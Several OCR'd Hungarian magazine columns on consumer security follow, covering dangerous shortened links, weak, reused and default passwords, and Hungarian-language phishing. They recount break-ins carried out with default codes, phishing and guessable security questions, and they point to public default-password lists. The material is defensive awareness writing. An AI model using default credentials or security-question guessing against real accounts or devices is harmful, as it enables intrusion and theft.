A Facebook napi 570 millió látogatóval dicsekedhet, a közösségnek pedig már több mint 400 millió aktív felhasználója van a regisztrált 500 millióból. Átlagosan minden tagnak körülbelül 130 ismerőse van, a tagok pedig havonta mintegy egymilliárd képet töltenek fel. Emellett 70 százalékuk valamilyen alkalmazást, játékot is futtat az oldal kínálatából. Mindegyikük kapcsolódik 60 további oldalhoz, csoporthoz, rendezvényhez és minden hónapban körülbelül 70 új tartalmat (bejegyzés, üzenet, kép, videó) hoz létre. Tehát posztok, linkek nagy számban jönnek-mennek itt is, ehhez elég csak a legutóbbi „The Sexiest Video EVER" tárgyú, látszólag ismerőseinktől jövő üzenetekre gondolni. Sajnos a kártékony linkek Twitterhez hasonló (de inkább annál sokkal jobb...) szolgáltatói szűréséről egyelőre nem tudunk.

A telepíthető Facebook-alkalmazások között is rendszeresen feltűnnek gyanús, vagy kifejezetten trójai alkalmazások, mint például a Fan Check vagy az Error Check System. A veszély szempontjából emiatt nyilván nem lehet figyelmen kívül hagyni a magyar felhasználókat sem, ők most körülbelül 1,3 milliónyian lehetnek.

Linkek fogyókúrán

A már említett, veszélyes URL-rövidítés lényege, hogy bármilyen kacifántosan hosszú linkből képes egy rövidke, akár a Twitterhez szükséges maximum 140 karakterbe beférő új hivatkozást generálni. Viszont a link nevéből – ami kattintás után ugyanúgy elvisz minket az eredeti oldalra – már nem lehet semmit sem kiolvasni. 2009 tavasza óta a spam- és kártevőterjesztők hihetetlen mértékben rákaptak erre az URL-rövidítési technikára. Jó megoldás lehet tehát egy olyan böngészőplugin, amely képes a rövidített link mögé pillantva képes megmutatni annak eredeti tartalmát. Ami a Bit.ly-t illeti Firefox alatt, szerepel a kiegészítők között a **Bit.ly Preview** (addons.mozilla.org/en-US/firefox/addon/10297/). Ez pontosan azt csinálja, amiről fentebb szóltunk, ha az egérmutatót még kattintás előtt a rövid időre a link fölé mozdítjuk. Létezik már ráadásul egy univerzális, minden linkrövidítési szolgáltatást kezelő **TheRealURL** (www.therealurl.net) nevű kiegészítő is, illetve a **Google Chrome View Thru** pluginje (hopp.pcworld.hu/7064) is ugyanezt valósítja meg.

További fegyvertársak

Ha Internet Explorert vagy Firefox webböngészőt használunk, több más forrásból is kaphatunk figyelmeztetést. Ha telepítjük a **NetCraft Toolbar** (toolbar.netcraft.com), a **Finjan Secure Browsing** (securebrowsing.finjan.com), a **Web of Trust** (www.mywot.com), **Web Security Guard** (www.websecurityguard.com) vagy a **McAfee Siteadvisor** (www.siteadvisor.com) webes tanácsadók valamelyikét – vagy mindegyikét –, akkor ezek is listázzák a felhasználók bejelentései alapján a weboldalakat, illetve rendszeresen frissített adatbázisuk alapján tudnak minket riasztani. (Az említett programok egy része Google Chrome böngészőhöz is elérhető.) Ha mindez nem lenne elég, látogassunk el az **F-Secure Browsing Protection** oldalára (browsingprotection.f-secure.com), ahol bármilyen URL vizsgálatát elvégezhetjük. Emellett több antivírus termékben működik már külön kártékony linkeket figyelő eszköz – többek közt a NOD32 is tartalmaz ilyet –, így ezek közvetlenül a böngészéskor is képesek az ismert veszedelmes oldalakra való lépést megakadályozni.

Kattintare necesse est

Az interneten keresni azonban mégis kell, mit lehet hát akkor tenni? Ebből a nagy tanulság csak az lehet, hogy a kereső találata nem szentírás, figyelmünket ekkor se kapcsolhatjuk ki, legyünk résen. Néha segíthet a találat linkjének szemrevételezése is, például nyilván nem egy kínai oldal tájékoztat majd a legautentikusabban *Michael Jackson* vagy egy más híresség valós vagy kitalált haláláról. A böngészőből érdemes a biztonságosabb változatokat (Opera, Firefox) választani, felvértezni azokat okos kiegészítőkkel (például NoScript, ShowIP). Emellett fontos egy megbízható antivírus program is, amely megfelelő beállítások mellett mind a webhozzáférést, mind pedig a MSN és egyéb üzenőprogramok mellékleteit, linkjeit képes ellenőrizni. A távoli jövő várhatóan a keresővállalatok és az antivírus gyártók valamilyen közös adatbázisán alapuló linkszűrése lehet, így biztosítható lenne a védekezéshez szükséges egyre rövidebb reakció idő, ami valljuk be, az antivírus cégeknél egyelőre nagyságrendekkel gyorsabb.

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

velemeny@pcworld.hu


Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**)

Mire való a jelszó, mit ronthatunk el, mire figyeljünk?

Egy a jelszónk, a béke123

Sorozatunk 36. epizódja arra kívánja felhívni a figyelmet, hogy a jelszóválasztás mennyire fontos; kiderül, mikor csináljuk jól, melyek a tipikus elbaltázások, és hogyan lehet a bonyolult jelszavakat is könnyen megjegyezni. Néhány szemléletes példával azt is bemutatjuk, mi vár azokra, akik nem kezelik a kérdést súlyának megfelelően.

Tegyük fel, hogy van egy felhasználónk, valamennyire érdekli is a számítástechnika, hallott már az adathalászatról, és a vírusirtó, kémirtó, személyi tűzfal szentháromságot is szépen használja a gépén. Ez eddig nagyszerű – bár itt tartana már mindenki –, és ezzel sikeresen meg is védi a saját számítógépét. De vajon az adataiért is megtett mindent? Ez már azon is múlik, mennyire erős jelszavakat választott a különböző belépési helyein, és hogy minden helyen másikat használ-e. Vannak olyan hasznos biztonsági szokások, amelyek mellőzését egyetlen vírusirtó vagy tűzfal sem kompenzálhatja, ez pedig a használt jelszavak minősége, mennyisége és változtatási gyakorisága, továbbá ezek gondos és bizalmas kezelése.



A Conficker féreg szótáralapú támadást indít a gyenge adminisztrátori jelszavak ellen. Így a fertőzés következményeinek kivédésében nagy szerep jut az erős jelszavak használatának

Éljen és virágozzék az alapértelmezett jelszó!

A social engineering rejtelmei, módszerei naponta változnak, bővülnek új eszközökkel, illetve a kiemelt odafigyelést igénylik a begyepesedett pavlovi reflexek helyett. A legfontosabb dolgok, amiket észben kell tartani, a rendszeres jelszócsere, bizalmatlanság, a tanúsítványok kiemelt vizsgálata, csak ismert és megbízható forrásból történő szoftver telepítése, és még hosszasan lehetne sorolni. Sokféle hibát követhet el egy átlagfelhasználó; egy ilyen hiba például ha operációs rendszerében könnyen kitalálható, ergo szótárban szereplő jelszót választ. Emellett pedig sokan csak elhozzák a boltból Wi-Fi-routert, kicsomagolják, és sem az alapértelmezett adminisztrációs jelszót (a www.routerpasswords.com oldalon bárki megkeresheti) nem változtatják meg azonnal, sem a forgalomhoz nem állítanak be titkosítást, vagy esetleg csak WEP-et. Aztán végül csodálkoznak, illetve ami talán még roszszabb, mindezt észre sem veszik. 2009 novemberében egy ausztrál fiatalember, visszaélve a jailbreakelt telefonokat használók tudatlanságával és/vagy lustaságával, az alapértelmezett SSH-jelszót felhasználva írt egy C nyelvű férget. Ez távolról belépett mások telefonjába, lezárta az SSH-portot és felmásolt néhány állományt, többek közt lecserélte az inkriminált iPhone-ok háttérképét *Rick Astley* fotójára. A vírusíró, a 21 esztendős *Ashley Towns* csak egy jó balhénak tartotta az esetet, azonban a publikált forráskódnak köszönhetően később több kártevőváltozat is készült.


Csak azok a feltört telefonok vannak ilyen veszélyben, amelyeken fut az SSH-démon. Ashley Towns nem akart kárt okozni, és a feltűnően lecserélt háttérkép is ez látszik igazolni

Az elnök emberei


2002. szeptember 25-én *Friderikusz Sándor* üzenetet kapott a mobiljára *Lendvai Ildikótól*, hogy őrá gondoltak az MTV elnöki székében (forrás: index.hu/belfold/lendvai0925/). „Mi a maga pályázatát támogatjuk első soron, tehát ebben az én véleményem nem változott, és ahogy látom, megegyezik a Péterével." Az üzenet azonban kikerült a nyilvánosság elé és MP3 formátumban bejárta a netet. Friderikusz Sándor végül nem lett TV-elnök. Hogy történhetett meg mindez? Ebben az időben a Pannon GSM mindegyik postafiókjának alapértelmezett kódja – ha valaki nem állított be magának mást – „1111" volt. Mindenki ezt kapta automatikusan, és csak ennyit kellett beütnie az elkövetőnek is, bízva abban, hogy nem változtatták meg. A szerencse a behatoló mellett állt, a jelszó az alapértelmezett volt, így bárkinek a hangpostafiókjához hozzá tudott férni, meghallgathatta az üzeneteket.

2002. szeptember 28-án a Pannon lecserélte az összes hangpostakódot; ezzel a további hasonló eseteket kívánták megelőzni. Elvileg az ekkor hatályos büntető törvénykönyv az ilyen típusú bűncselekmények elkövetőit 5 évig terjedő szabadságvesztéssel sújthatta volna, de a történet végét, az esetleges nyomozás eredményét már nem ismerjük. Ennek ellenére konstatálhatjuk, hogy ha ismert emberek, közszereplők vagyunk, akkor különösen vonzó célpont lehetünk, és éppen ezért fokozott figyelemmel kell megelőzzük a biztonsági incidenseket. Ezt vagy saját magunknak kell megtenni, vagy megfelelő technikai segítséget kell kérni/alkalmazni hozzá.

Annak illusztrálására, hogy mennyire nem változik a világ, vagy talán a marketing legyőzi az ésszerűséget, álljon itt egy 2010. június 29-i hír. Az AT&T igyekszik felhívni az ügyfelei figyelmét, éljenek az egyedi hangpostakód lehetőségével, amelyet 4-14 jegyű számkombinációval védhetnek. Ellenkező esetben egy androidos telefonról bárkinek a hangpostafiókja lehallgatható (forrás: hopp.pcworld.hu/7143).



A Phenoelit az egyik legismertebb weboldal, ahol alapértelmezett jelszavakat találunk (www.phenoelit-us.org/dpl/dpl.html). A felhasználói lustaságra jellemző, hogy ezek alkalmazása többször jár sikerrel, mint kudarccal



Bár ez itt most csak egy ártalmatlan adásvétel, a bűnözői csoportok nagy tételben adják el a különböző ellopott banki, online játékhoz való és egyéb accountokat

Steve Jobs is megvolt

Nem lehet elhanyagolni kulcsemberek, cégvezetők, és jól ismert IT-szereplők elleni próbálkozásokat sem, főleg ha sikeres a kísérlet. A „felhasználó" ahol tud, lazít, könnyít, postitre jelszót irkál, illetve akár meg is adja azt egy idegennek a telefonban. 2009 májusában maga *Steve Jobs* Amazon áruházas accountja került horogra, pontosabban ennek kihorgászása az elkövető Orin0co szerint már az előző évben megtörtént, csak a nyilvánosságra hozatal volt a friss esemény. Emberünk időt és fáradtságot nem kímélve, létrehozott egy hamis Amazon áruházas weblapot belépési lehetőséggel, és várta az érkező adatokat. A sok hétköznapi felhasználó mellett azonban nagy meglepetésére egyszer csak maga Steve Jobs is figyelmetlen volt, és besétált a csapdába: megadta a nevét, címét, bankkártyaadatait, telefonszámát, valamint az amazonos belépési nevét és jelszavát. A hiteles belépésről képernyőmentés is készült, és a támadó levelet is írt „bestseller" Jobsnak, amelyben azt is megemlítette, hogy 6-7 évre visszamenőleg elementette a korábbi vásárlásainak listáját. A levélben részletesen elmondta, hogyan sikerült a fenti módon bejutnia és felajánlotta, hogy egyfajta váltságdíjként vegye meg tőle ezeket az adatokat, különben nyilvánosságra hozza azokat.

Game over

Az online játékosok is célpontok, sőt. Már 2008-as felmérések is megerősítették, hogy amíg egy lopott WoW- (World of Warcraft) login feketepiaci ára 10 dollár, addig egy „sima" bankkártyaadat mindössze csupán 50 centet kóstált a bűnözői körökben. A havi vírustoplista eredményei alapján is úgy tűnik, a kártevőterjesztők az elmúlt években a sebezhetőségek kihasználásával mind jobban ráfókuszáltak erre a területre is.

Jelszó-emlékeztető – jó és rossz ötletek


Bizonyára sokan emlékeznek még *Sarah Palin* Yahoo!-s postafiókjának feltörésére. A módszer nem feltörés, nem jelszótalálgatás volt, hanem új jelszó igénylése. A születési hely és idő megszerzése nem okozott gondot, a titkos ellenőrző kérdés pedig az volt, hol ismerkedett meg a férjével. A dolog érdekessége, hogy erről is beszélt már nyilvánosság előtt – és ez egy bizonyos középiskola neve volt. Innentől már meg is volt oldva a dolog.

Az ismert és kevésbé ismert embereknek komolyan el kellene gondolkodniuk, érdemes-e olyan adattal védeni bármit is, amit róluk a bulvárlapok hetente megírnak, vagy amit önként kiplakátoltak az iWiW-es, facebookos lapjukra.


Sokszor nincs sok lehetőségünk, csak a rögzített standard jelszó-emlékeztető kérdések közül választhatunk: „your pet", „your first teacher" stb. De ilyenkor sem kötelező ám az adott kérdésre vonatkozó választ adni! Persze sok helyen van lehetőség saját kérdést írni, ezt minden esetben érdemes is kihasználni, így jócskán csökkenthetjük a találgatásos módszer hatékonyságát. Hogy hívják a kedvenc tanárodat? „Csütörtök_139" – hangzik a válasz, és ez egy jó válasz. Melyik kórházban születtél? „Lekváros palacsinta fahéjjal". Dolgozzon csak meg a feltörő, ha akar valamit, ne mi nyújtsuk a tálcán a fejünket.

Egykulcsos jelszó


A mindenütt azonos jelszó használata is komoly veszélyt jelent, bár megjegyezni bizo-




Egy jó példa arra, mihez kezdhetnek például egy ellopott belépéssel. Itt a támadó váltságdíjat kért Steve Jobstól



Érdemes a jól konfigurált vírusvédelmi programunk beállításait is jelszóval védeni az illetéktelen módosítások ellen



Ez itt csak egy photoshoppolt vicces kép, de azért el lehet képzelni, milyen kalamajka származhat abból, ha illetéktelenek férnek hozzá egy befolyásos személy levelezéséhez



Ha valamit jelszóval akarunk védeni, akkor azt is érdemes figyelembe venni, milyen szótáralapú visszafejtéssel próbálkozhatnak a hackerek. A jelszótörő program alapkészletében szereplő „XYZ" kimondottan gyenge választás volt, ki is jött úgy cirka 30 másodperc alatt

nyosan könnyű. Ha azonban ezek közül csak egyetlen helyszínen is kompromittálódik a belépési adatunk, gyakori forgatókönyv, hogy egy jelszó megszerzésekor végigpróbálgatják az illető minden egyéb publikus levelező, csevegő, közösségi, webes, FTP-eléréseit – és gyakran nem eredmény nélkül. Ezzel fokozhatják a veszteségeinket, dőlnek a további dominók. Ilyen baleset érte a propeller.hu-t is 2010 márciusában, amelynél egyszer csak azt vették észre, hogy az oldal kikerült a Google-ből (forrás: hopp.pcworld.hu/7142). Mint később kiderült, a támadók úgy módosították a robots.txt fájlokat, hogy emiatt az kitiltotta a keresőrobotokat a weboldalról. Emellett a Propeller nevében beadtak egy törlési kérelmet is a Google-hoz. Az illetéktelen behatolók úgy jutottak be az oldalra, hogy az üzemeltető gmailes fiókját törték fel egy másik helyszínen megszerzett jelszót kipróbálva. Ennek segítségével jutottak el a propelleres jelszavakhoz, és sajnálatos módon a fiókban benne volt két év levelezése, üzleti titkok, jelszavak, amelyeket a támadók elolvashattak, lemásolhattak.

Vajon mennyire működik a fantáziánk?

Negatív eredményt mutat a Bitkom németországi, 2010. júniusi vizsgálata, amelyből az derül ki, hogy a németek 41%-a sosem cserél kódot a banki, aukciós árverési helyszínein, sem a számítógépén, sem a mobiltelefonján. Kizárólag akkor változtatnak, amikor erre felszólítást kapnak, vagy ha technikailag elkerülhetetlen. A mind a magánszemélyeket, mint a vállalatokat érintő felmérés másik érdekessége, hogy a felhasználók 37 százaléka adja át a számítógépét vagy a belépési adatát valaki másnak is (forrás: hopp.pcworld.hu/7144).

A Webroot egy korábbi átfogó, mintegy ezeregyszáz Facebook-, MySpace-, Twitter-, Linkedlin-oldal felhasználóját kérdezte ki egy felmérés keretében 2009 júniusában. Ebből többek között az derült ki, hogy egyharmaduk (36%) ugyanazt a közösségi portálon használt jelszavát máshol is alkalmazza. Ugyancsak 2009 februárjában az Errata Security is vizsgálta a jelszavak minőségét egy több ezer, PhpBB felhasználói csoport alapján, a végeredmény itt is siralmas és lesújtó volt. A két leggyakoribb választott jelszó az „123456" és a „password" volt. Íme a Top10-es lista további helyezettjei, a leggyakoribb találatokkal: „phpbb", „qwerty", „12345", „12345678", „letmein", „1234", „test", „123". A jelszóválasztási fantáziátlanság szembetűnő. Nyilván nem lehet figyelmen kívül hagyni ilyenkor azt sem, hogy az ESET Magyarországon terjedő számítógépes vírusok toplistájában első helyét 2009 októbere óta az a Conficker féreg tartja, amely az operációs rendszer frissítéseinek hiánya és az automatikus futtatási lehetőség kihasználása mellett éppen a gyenge adminisztrátori jelszavak szótáralapú törésével is terjed.

Nem Káptalanfüred az agyunk

Több különböző, ingyenes és fizetős program létezik a jelszavak sokaságának biztonságos megőrzésére. Mi ezek közül egyet említünk most, a **KeePassX**-et (www.keepassx.org). Ez egy ingyenes és multiplatformos (Windows, OS X, Linux alatt is használhatjuk) jelszókezelő szoftver, amelyben kényelmesen eltárolhatjuk jelszavainkat egy olyan adatbázisba, amelyet jelszóval és/vagy kulccsal is védhetünk. Létezik belőle hagyományos, és telepítés nélkül futtatható változat is, így akár Windows és Linux alatt egy közös adatbázissal, például egy USB-kulcsról is kényelmesen futtathatjuk.


Akkor ezt most hogy?

Összefoglalva: a jelszóval való törődés nem azért van, hogy bosszantson minket, hanem hogy sikerrel szolgáljon bennünket, amit meg is tesz, ha mi is gondosan állunk hozzá. Ha rendszeresen cseréljük, kellően erőset választunk és nem ugyanazt használjuk mindenhol, máris sokat tettünk – saját magunkért. Persze igaz, ezek az erőfeszítések, jelszócserék munkát és odafigyelést igényelnek, de akárcsak a biztonsági mentések készítésénél, itt is megtérül a befektetés, ha legyőzzük a lustaságunkat.

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

Milyen erős a tervezett jelszavunk?



A hopp.pcworld.hu/7148 címen, a Microsoft oldalán is tesztelhetjük az új, tervezett jelszavunk erősségét. Ha egyaránt van benne kis- és nagybetű, szám és különleges karakter, valamint hosszabb, mint tíz karakter, akkor az már nem is rossz


Fülig Jimmytől a szofisztikált megtévesztésig

É(r)des anyanyelvünk

Sorozatunk harminchetedik részében azt próbáljuk meg kideríteni, hogy mikor lehet előny – és vajon előny-e egyáltalán –, hogy a magyar nyelvet beszéljük? Véd-e ez minket bármennyire is a zömmel angol nyelvterületen dúló szemétlevéltől, adathalászattól, kártevőktől?

Hogy a „régi szép" időket felelevenítsük egy kicsit, úgy nagyjából 1995-ig kell visszautazni. Az addig zömmel csak floppylemezek bootszektorában, EXE és COM állományokban közlekedő fertőzések mellett megjelent egy újdonság: a makrókkal működő kártevő, amely Word állományok automatikusan lefutó makróiban bújt meg. Természetesen később az egyéb makrózható fájlok sem kerülhették el a sorsukat, így lett aztán Excel-, Access-, Lotus-, CorelDraw- és egyéb makróvírus is. Eleinte csak a dokumentumok betöltése közben a [Shift] billentyű nyomva tartása – vagyis az automatikusan induló makrók kézi tiltása – volt az egyetlen védekezési módunk, aztán idővel a vírusvédelmi programok is felvették a kesztyűt, és védtek a vírusos dokumentumok ellen is. A kártevőkhöz használt nyelv előbb a Word Basic, később pedig a Visual Basic for Application (VBA) volt. Az első időkben jól járt, aki magyar nyelvű irodai programot használt, mert a különféle nyelvi verziók gátat szabtak a terjedésnek, hiszen az utasítások nyelve a kártevőkben először csak angol volt, így az angol Concept vírus nem futott a magyar Wordben. Sajnos nem tartott sokáig ez az idilli állapot, mert részint megjelentek magyar nyelvű makróvírusok is, másfelől a későbbi vírusok, például a Wazzu már lefordított automatikus makrókkal operált, és

A magyarított Facebook-kártevő azért lehetett sikeres, mert jó és figyelemfelkeltő volt a magyar fordítás, nem úgy, mint a tört magyarsággal megfogalmazott korábbi hamis banki értesítőké. 2010. augusztus másodikán csak 13 és 17 óra között tizennégyezren estek áldozatul




Az Egyesült Királyságban az adóbevallási határidő előtt rendre megjelennek az adathalászok, és a hivatalos weboldalra megtévesztően hasonló oldalaikra mutató spameket kezdenek el tömegesen küldözgetni az adóhivatal nevében, gyors adó-visszatérítést ígérve

ez már gond nélkül futott minden nyelvi változaton. Vagyis megállapíthatjuk, hogy tartós, jelentős előnyünk itt nem származott a nyelvi különbözőségünkből.

Az vagy, amit telepítesz

A programok telepítésénél már semmi különbség nincs az angol nyelvű és magyar nyelvű felhasználók között. A különböző szoftverek többségét az emberek mindenhol előzetes tájékozódás nélkül, a felhasználói licencszerződés elolvasása nélkül, a világhírű next–next–finish módszerrel telepítik. Van, akinél a türelmetlenség, van, akinél a megfelelő nyelvtudás hiánya az akadály, a felhasználói programok jelentős többsége ugyanis kevés kivételtől eltekintve angol nyelvű, és csak a szerződés elfogadására kattintva lehet installálni. Ez a telepítési folyamat egyébként az egyik leggyengébb láncszem a kártevők elleni védekezésben is. Hiszen gondoljuk meg, programokat nemcsak a számítógépünkre, hanem az iPhone-unkra vagy androidos okostelefonunkra is telepítünk, de ugyanez a helyzet a böngészőkben használt kiegészítőkkel vagy a Facebookon belüli játékokkal, alkalmazásokkal. Ez utóbbiakban mindenki valamilyen rejtélyes okból jobban megbízik, de ezek között is bármikor lehet trójai. Az




Vajon sikeres lesz az új open source közösségi oldal, és belekerülnek a tervezett biztonsági elemek? A Facebookon az adatvédelmi beállításokat magyarul is elvégezhetjük, mégis csak kevesen teszik meg

